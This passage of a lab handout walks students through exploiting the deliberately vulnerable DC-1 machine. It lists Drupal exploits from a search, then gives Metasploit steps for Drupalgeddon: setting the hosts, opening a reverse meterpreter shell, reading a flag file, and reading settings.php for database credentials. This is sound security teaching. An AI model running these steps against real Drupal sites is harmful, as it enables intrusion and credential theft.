Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)                 | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit) | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                                   | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                                               | php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure                                | php/webapps/44501.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)                               | php/webapps/50841.txt
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections                                   | php/webapps/32415.txt
Drupal Module CAPTCHA - Security Bypass                                                          | php/webapps/35335.html
Drupal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandler Cross-Site Scripting                | php/webapps/18389.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting           | php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)                                  | php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution                                    | php/remote/40144.php
```

## Part 4: Exploitation


1. Start Metasploit framework:

   *sudo msfconsole*

2. Load the drupalgeddon exploit:

   *use exploit/multi/http/drupal_drupageddon*


   *< Include a screenshot of the output>*



3. Take a look at the “options”:

   *options*

   *< Include a screenshot of the output>*





Take a look at the “required” ones, and make sure that they are set.

4. This exploit will setup a reverse shell from the target machine to your Kali VM. Therefore, you need to make sure that the LHOST ip address is the correct IP address of your Kali VM.
5. Set the target machine IP address using “RHOST”:

   *set RHOST <dc-1 ip address>*

   *< Include a screenshot of the output>*





For now, we will not need to change the RPORT because by default it is set to “80”. We will keep SSL to “false” because the DC-1 machine is not using SSL.

6. Run the exploit:

   *run*

   You should wait for a short while as the reverse shell is being setup. Then, you'll have meterpreter shell!

   *< Include a screenshot of the output>*




   It might not work from the first time. Just try to "run" again.

7. Now that we have access to the target machine, let's take a look at what username we're currently logged in as:

   *getuid*


   This means that we're logged in with the web-server's account.

8. Find the first flag:

   *ls*

   *cat flag1.txt*

   *< Include a screenshot of the output>*




9. On your Kali machine, do a Google search to find the location of the configuration file of Drupal 7.
10. Change your working folder on the meterpreter shell to the folder containing the config file, and “cat” the file:


    cd <config file location>

    cat settings.php

    *< Include a screenshot of the output>*




At the top part of the settings file, you will find the database name, database username, and the the mysql password!




The lab is done now. You can keep messing around in this machine and see what you can do with this information.

## Part 5: Submit your lab


- **Doublecheck all your answers.**
- **Save the file on your computer for future reference.**
- **Save the file again as a "`.pdf`" file.**
- **Submit the PDF file for grading.**